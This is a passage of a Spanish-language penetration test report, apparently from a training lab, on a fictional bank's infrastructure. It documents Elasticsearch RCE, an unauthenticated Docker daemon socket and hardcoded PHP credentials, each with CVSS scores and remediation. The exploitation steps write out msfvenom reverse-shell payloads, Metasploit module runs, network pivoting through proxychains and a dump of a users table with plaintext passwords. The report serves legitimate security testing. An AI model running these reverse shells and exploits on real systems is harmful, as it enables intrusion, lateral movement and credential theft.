


Figura 11 Se logra apreciar el aumento exacto del dinero de Steve



## Impacto

Cualquier usuario de la plataforma podría romper con el elemento mas crucial de un Banco, las transferencias.

## Referencias

- CWE: <https://cwe.mitre.org/data/definitions/94.html>

## [Critical] RCE via ElasticSearch(CWE-94)

### CVSS Vector

CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

### CVSS Score

7.2

### Componentes Afectados

- 192.168.100.20

## Descripción

**Elasticsearch** es un motor de búsqueda y análisis distribuido y de código abierto, diseñado para trabajar con grandes volúmenes de datos en tiempo real. En este caso esta versión de **Elasticsearch** se encontraba desactualizada, lo que permitió acceder al contendor que corría este servicio.

## Remediación

Para prevenir este tipo de vulnerabilidades se deben tomar las precauciones necesarias, entre estas se encuentran:

- Actualizar la versión de ElasticSearch a una más actual.

## Explotación

Se identifico la vulnerabilidad de **ElasticSearch** la cual permitió acceder a otra Subnet distinta a la del contendor de la página Web

A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

*#Se explica detalladamente como se realizó el PortForwarding para acceder a la maquina en el final del informe como Contenido Auxiliar.*

**Paso 1:** Crear una Shell con MsfVenom que posteriormente utilizaremos para conectarnos via MetaSploit.

```
(kali@kali)~$ rlrwrap nc -nlvp 888
listening on [any] 888 ...
connect to [192.168.100.57] from (UNKNOWN) [192.168.10
SOCKET: Shell has connected! PID: 8
cd /tmp

(root@kali)~[/home/kali/Desktop/Reto-4-Academia]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.57 LPORT=444 -f elf
> shell_
```

Figura 12 Se envia el payload.

**Paso 2:** Ejecutamos el binario creado con MsfVenom para entablarnos una reverseshell.

```
/ $ cdcd /tmp
/tmp $ ls
balance.php
sess_0398884fc3fcd9431b514d9df9fd7c6c
sess_3da9253b5b5b1d59384913aabc7ede5
sess_d99a5a183aa13280e4530c4b37c2f7a9
shell
/tmp $ chmod +x shell
/tmp $ ./shell

[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
----
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
----
LHOST 192.168.100.57 yes The listen address (an interface may be specified)
LPORT 444 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target


View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.57:444
[*] Sending stage (1817704 bytes) to 192.168.100.10
[*] Meterpreter session 2 opened (192.168.100.57:444 -> 192.168.100.10:40252) at 2024-04-23 12:09:32 -0400

meterpreter > shell
Process 30 created.
Channel 1 created.
whoami
www-data
```

Figura 13 Se ejecuta el payload.

**Paso 3:** Buscamos el modulo para explotar la versión desactualizada del ElasticSearch y lo configuramos.



```
msf6 exploit(multi/elasticsearch/search_groovy_script) > options

Module options (exploit/multi/elasticsearch/search_groovy_script):

  Name      Current Setting  Required  Description
  ----      -
Proxies      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      172.20.0.124    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      9200            yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       The path to the Elasticsearch REST API
VHOST       no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      192.168.100.57  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Elasticsearch 1.4.2

View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/search_groovy_script) > exploit
```

Figura 14 Se Configura el módulo de MetaSploit.

## Paso 4 : Explotamos el ElasticSearch

```
msf6 exploit(multi/elasticsearch/search_groovy_script) > exploit

[*] Started reverse TCP handler on 192.168.100.57:4444
[*] Checking vulnerability...
[*] Discovering TEMP path...
[+] TEMP path on '/tmp'
[*] Discovering remote OS...
[+] Remote OS is 'Linux'
[*] Trying to load metasploit payload...
[*] Sending stage (57971 bytes) to 192.168.100.20
[+] Deleted /tmp/iciFe6J.jar
[*] Meterpreter session 2 opened (192.168.100.57:4444 -> 192.168.100.20:48284) at 2024-04-23 13:19:10 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
ls
bin
```

Figura 15 Utilizamos el módulo de MetaSploit.

## Impacto

Permite acceder a la red interna, además de un acceso a toda la información de dicho contenedor.



## Referencias

- CWE: <https://cwe.mitre.org/data/definitions/642.html>

## [Critical] RCE on the Main System via Unprotected TCP Socket Exploit in Docker Daemon(CWE-863)

### CVSS Vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

### CVSS Score

9.0

### Componentes Afectados

- 172.20.0.1

### Descripción

**Docker** es una plataforma de software que permite la creación, prueba e implementación de aplicaciones de manera rápida y sencilla mediante el uso de contenedores. Los contenedores permiten empaquetar una aplicación con todas sus dependencias en un solo paquete llamado imagen. En este caso este era el **Docker** con conexión a la maquina Host , este entablaba una conexión con el contenedor que corría el Servicio Elasticsearch , estos se comunicaban vía la Api de Docker que corría por el puerto 2375 , este servicio de por si no es seguro debido a que en este caso no requería de ninguna autenticación , es por ello que al enumerar las imágenes de los contenedores si se lograba encontrar una máquina que este en el hub.docker.com y tenga conexión con la maquina host se podía lograr montar el sistema raíz en otro Docker , así accediendo de manera “indirecta” a los archivos del sistema Host.

### Remediación

Para prevenir este tipo de vulnerabilidades se deben tomar las precauciones necesarias, entre estas se encuentran:

- Utilizar el mismo protocolo TCP para entablar la conexión, pero con una autenticación.
- Utilizar Socket Unix en lugar de TCP.
- Configurar TLS y generar certificados SSL/TLS para el cliente y el servidor, además de configurar el Daemon de Docker para que requiera y verifique estos mismos.

### Explotación

Se identifico la vulnerabilidad **Unprotected TCP Socket Exploit in Docker Daemon** la cual permitió jugar con monturas, así accediendo a la maquina Host.



A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

*#Se explica detalladamente como se realizó el PortForwarding para acceder a la maquina en el final del informe como Contenido Auxiliar.*

**Paso 1:** Luego de haber hecho un reconocimiento en el contenedor de ElasticSearch y haber encontrado en el directorio de root un archivo Bash History que daba indicios de cómo se accedía a la Api del Daemon Docker, se busco la vulnerabilidad de este mismo vía TCP con MetaSploit.

```
msf6 post(multi/manage/autoroute) > search docker 2375

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/linux/http/docker_daemon_tcp    2017-07-25      excellent Yes     Docker Daemon - Unprotected TCP Socket Exploit
1  auxiliary/scanner/http/joomla_api_improper_access_checks 2023-02-01      normal  Yes     Joomla API Improper Access Checks

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/joomla_api_improper_access_checks
```

Figura 16 Se busca el módulo de Docker que utilice el puerto 2375.

**Paso 2:** Configuramos el módulo de MetaSploit para su posterior explotación.

```
msf6 exploit(linux/http/docker_daemon_tcp) > show info

Name: Docker Daemon - Unprotected TCP Socket Exploit
Module: exploit/linux/http/docker_daemon_tcp
Platform:
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2017-07-25

Provided by:
Martin Pizala

Available targets:
  Id  Name
  --  --
=> 0   Linux x64
    1   Python

Check supported:
Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      -
CONTAINER_ID  no              container id you would like
DOCKERIMAGE  debian:jessie   yes       hub.docker.com image to use
Proxies      no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      172.20.0.1      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      2375            yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
VHOST       no              HTTP server virtual host

Payload information:
Space: 65888
```

Figura 17 Se visualizan los requerimientos del módulo.

**Paso 3:** Como dicho modulo requería de una imagen Docker que deba estar en hub.docker.com se utilizo la api para consultar que imágenes Docker se encontraban en el Daemon Docker, esta salida se trató con jq y se envió a un archivo.json para su posterior visualización o tratamiento.

```
(root@kali)-[/home/kali/Desktop/Reto-4-Academia]
# proxychains curl 172.20.0.1:2375/images/json | jq '.' >> archivo.json
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent  Left  Speed
  0     0     0      0     0      0      0      0  --:--:-- --:--:-- --:--:--    0[proxychains] Stri
ct chain ... 127.0.0.1:1080 ... 172.20.0.1:2375 ... OK
100 5866    0 5866    0    0 35319    0  --:--:-- --:--:-- --:--:-- 35337
```

Figura 18 Obtenemos la información de las imágenes del Daemon Docker.

**Paso 4:** Una vez encontrada todas las imágenes se utilizaron las que están disponibles en hub.docker.com estas son nginx:latest y debian:Jessie.

```
(root@kali)-[/home/kali/Desktop/Reto-4-Academia]
# cat archivo.json | awk '/RepoTags/ {getline; print }'
"harborbank_kibana:latest"
"harborbank_apache_v2:latest"
"harborbank_logstash:latest"
"harborbank_nginx:latest"
"harborbank_apache:latest"
"harborbank_php:latest"
"harborbank_mysql:latest"
"harborbank_elasticsearch:latest"
"nginx:latest"
"debian:jessie"
"logstash:7.1.1"
"alpine:3.2"
"mysql:5.6.40"
"php:7.2.7-fpm-alpine3.7"
"httpd:2.4.33-alpine"
```

Figura 19 Visualizamos todas las imágenes.

**Paso 5:** Utilización de la imagen en el módulo de Metasploit para su explotación.

```
msf6 exploit(linux/http/docker_daemon_tcp) > set DOCKERIMAGE nginx:latest
DOCKERIMAGE => nginx:latest
msf6 exploit(linux/http/docker_daemon_tcp) > exploit

[*] Started reverse TCP handler on 192.168.100.57:4444
[*] The docker container is created, waiting for deploy
[*] Waiting for the cron job to run, can take up to 60 seconds
[*] Sending stage (3045380 bytes) to 192.168.100.21
[+] Deleted /etc/cron.d/HvWihmna
[+] Deleted /tmp/YutEwGXd
[*] Meterpreter session 3 opened (192.168.100.57:4444 -> 192.168.100.21:50066) at 2024-04-23 14:29:01 -0400

meterpreter > shell
Process 4898 created.
Channel 1 created.
whoami
root
ls
Bonus_Flag_2.txt
Flag.txt
-
```

Figura 19 Utilizamos para este módulo la imagen nginx:latest.

## Impacto

El impacto de esta vulnerabilidad afecta transversalmente a toda la Infraestructura, es decir que, llegado a este punto, todo es accesible y modificable, comprometiendo así la empresa en su totalidad.

## Referencias

- CWE: <https://cwe.mitre.org/data/definitions/863.html>

## [Medium] HardCoded Credentials via PhpFilters(CWE-798) :

### CVSS Vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

### CVSS Score

6.5

### Componentes Afectados

- 192.168.100.20

### Descripción

Las practicas de programación segura deben ser un eje primordial en cualquier desarrollo de software, en este caso se vio comprometido unas credenciales de confidencialidad critica en texto

plano gracias a un wrapper de **PHP** que permite visualizar el código fuente en un determinado formato.

## Remediación

Para prevenir este tipo de vulnerabilidades se deben tomar las precauciones necesarias, entre estas se encuentran:

- Validación de entradas para asegurarse que ninguna entrada pueda influir en los archivos de la página web.
- Deshabilitar de ser necesario los wrappers que puedan comprometer la información del código fuente.
- Tener practicas seguras de programación así logrando una mayor seguridad.

## Explotación

Se identifico la vulnerabilidad **HardCoded Credentials via PhpFilters** la cual permitió observar credenciales hard codeadas en el código fuente de la página web.

A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

**Paso 1:** Se utiliza un wrapper de php para poder visualizar el código del archivo





Figura 20 Observamos el código cifrado.

**Paso 2:** Se descifra el contenido y se envía a un archivo para su posterior visualización.



```

1 <?php
2
3 session_start();
4
5 if(is_null($_SESSION["loggedin"])){
6     header("Location: /");
7 }
8
9 $dbServer = mysqli_connect('mysql','root','TestPass123!', 'HarborBankUsers');
10 $user = $_SESSION["username"];
11
12 if($_POST['x']){
13     $recipient = $_POST['recipient'];
14     $amount = $_POST['amount'];
15     $currentBalanceQueryResult = mysqli_query($dbServer, "SELECT balance FROM users where username = '$user'");
16     $balanceRow = mysqli_fetch_row($currentBalanceQueryResult);
17     $balance = $balanceRow[0];
18
19     if($amount > 0 && $recipient != "Recipient"){
20
21         if($balance > $amount){
22             $recipientBalanceQueryResult = mysqli_query($dbServer, "SELECT balance FROM users where username = '$recipient'");
23             $recipientBalanceRow = mysqli_fetch_row($recipientBalanceQueryResult);
24             $recipientBalance = $recipientBalanceRow[0];
25
26             $recipientNewBalance = $recipientBalance + $amount;
27             $newBalance = $balance - $amount;
28
29             if($newBalanceDBCommit = mysqli_query($dbServer, "UPDATE users SET balance = '$newBalance' WHERE username = '$user'" ) && $
30                 echo "<script type='text/javascript'>alert('Transfer Complete.');

```

Figura 21 Código de balance.php descifrado.

**Paso 3:** Se verifica la veracidad de las credenciales.

```

(root@kali)-[/home/kali/Desktop/Reto-4-Academia]
# proxychains mysql -h 172.20.0.138 -uroot -p
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Enter password:
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.20.0.138:3306 ... OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 128
Server version: 5.6.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| HarborBankUsers |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.011 sec)

```

Figura 22 Verificamos las credenciales.

**Paso 4:** Por ultimo se demuestra el impacto de esta vulnerabilidad.

```
MySQL [HarborBankUsers]> show tables;
+-----+
| Tables_in_HarborBankUsers |
+-----+
| users                      |
+-----+
1 row in set (0.003 sec)

MySQL [HarborBankUsers]> select * from users;
+-----+-----+-----+-----+
| id | username | password | balance |
+-----+-----+-----+-----+
| 6 | Admin | yHNJ4Nm@HaVU-=XQ | 0.00 |
| 7 | Bill | e_PLJ3cyVEVnxY7 | 2400.00 |
| 8 | Steve | z_&=_KwMM*3D7AzC | 92400.00 |
| 9 | Jill | ^&3JneRScU*Tt4-v | 3579.42 |
| 10 | Timothy | $hBW!!NL52azb+HY | 514.90 |
| 11 | Quinten | mvTvt3u-9CeVB@26 | 62124.84 |
+-----+-----+-----+-----+
6 rows in set (0.002 sec)

MySQL [HarborBankUsers]>
```

Figura 23 Verificamos las credenciales.

## Impacto

El impacto de esta vulnerabilidad desemboca en una completa exposición de la base de datos de la pagina web, lo que podría posibilitar desde los robos de los fondos, hasta la venta de la información.

## Referencias

- CWE: <https://cwe.mitre.org/data/definitions/798.html>

## Contenido Auxiliar

### ● PortForwarding ElasticSearch

**Paso 1:** Se entabla una reverse Shell con el MultiHandler de MetaSploit (Se efectua con la página web es decir la Ip 192.168.100.20 No red interna).

```
/ $ cdcd /tmp
/tmp $ ls
balance.php
sess_0398884fc3fcd9431b514d9df9fd7c6c
sess_3da9253b5b5b1d59384913aabac7ede5
sess_d99a5a183aa13280e4530c4b37c2f7a9
shell
/tmp $ chmod +x shell
/tmp $ ./shell
-

[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.100.57   yes       The listen address (an interface may be specified)
  LPORT  444              yes       The listen port

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.100.57   yes       The listen address (an interface may be specified)
  LPORT  444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.57:444
[*] Sending stage (1017704 bytes) to 192.168.100.18
[*] Meterpreter session 2 opened (192.168.100.57:444 -> 192.168.100.18:60252) at 2024-04-23 12:09:32 -0400

meterpreter > shell
Process 30 created.
Channel 1 created.
whoami
www-data
```

Figura 25 Configuramos el Multi Handler y recibimos la shell.

## Paso 2: Se habilita un Proxy en MsfConsole con socks5 para el próximo redireccionamiento

```
msf6 exploit(multi/handler) > search socks

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/socks_proxy              normal         No     SOCKS Proxy Server
1  auxiliary/server/socks_unc                normal         No     SOCKS Proxy UNC Path Redirection
2  auxiliary/scanner/http/socks_traversal    2012-03-14     normal  No     SOCKS Music Host Server 1.5 Directory Traversal

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/socks_traversal

msf6 exploit(multi/handler) > use 0
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > search autoroute
```

Figura 26 Buscamos y levantamos un proxy en nuestra maquina local.

## Paso 3: Se configura el autoroute para la redireccion .

```

msf6 auxiliary(server/socks_proxy) > use 0
msf6 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD       autoadd             yes       Specify the autoroute command (Accepted: add, auto
  add, print, delete, default)
  NETMASK   255.255.255.0       no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
  SESSION   yes                 yes       The session to run this module on
  SUBNET    no                  no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  -
  1    meterpreterpreter x86/linux www-data @ 172.20.0.7 192.168.100.57:444 -> 192.168.1
00.17:52858 (172.20.0.7)

msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > SUBNET 172.20.0.0
[-] Unknown command: SUBNET
msf6 post(multi/manage/autoroute) > run

[*] Running module against 172.20.0.7
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.20.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > _

```

Figura 27 Configuramos el autoroute y lo lanzamos.

**Paso 4:** Por ultimo se debe configurar el /etc/proxychains4.conf o en su defecto proxychains.conf

```

159 # meanwhile
160 #_defaults set to "tor"
161 # socks4      127.0.0.1 9050
162
163 socks5 127.0.0.1 1080
164
/etc/proxychains4.conf (160,2) | ft:unknown | unix | utf-8

```

Figura 28 Configuración del proxychains.conf.

## ● PortForwarding Docker con conexión a máquina Host

**Paso 1:** Una vez conseguida la sesión de meterpreter del contenedor que corre ElasticSearch como este solamente tiene acceso al Docker “maestro” 172.20.0.1 se debe hacer otro



PortForwarding , por ello se vuelve a configurar el Autoroute esta vez con la sesión número 2 y se elimina el ruteo .

```
msf6 exploit(multi/elasticsearch/search_groovy_script) > use 0
msf6 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD       autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK   255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION   1                yes       The session to run this module on
  SUBNET    172.20.0.0       no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=====

  Subnet      Netmask      Gateway
  -----
  172.20.0.0   255.255.0.0   Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > route del 172.20.0.0 255.255.0.0 1
[*] Route removed
msf6 post(multi/manage/autoroute) > run

[*] Running module against 782f6cae2a82
[*] Searching for subnets to autoroute.
[*] Route added to subnet 172.20.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=====

  Subnet      Netmask      Gateway
  -----
  172.20.0.0   255.255.0.0   Session 2

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > _
```

Figura 29 Configuración del autoroute para el contenedor 172.20.0.1.

**Paso 2:** se verifica que la conexión se haya establecido.

```
(root@kali) - [/home/kali/Desktop/Reto-4-Academia]
# proxychains curl 172.20.0.1:2375
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.20.0.1:2375 ... OK
{"message": "page not found"}

(root@kali) - [/home/kali/Desktop/Reto-4-Academia]
```

Figura 30 Verificación de la conexión.



## Herramientas Utilizadas

- Nmap: <https://nmap.org/download.html>
- Netcat: <https://www.kali.org/tools/netcat/>
- CyberChef: <https://gchq.github.io/CyberChef/>
- Msfvenom: <https://www.metasploit.com/download>
- PrintSpoofer: <https://github.com/itm4n/PrintSpoofer>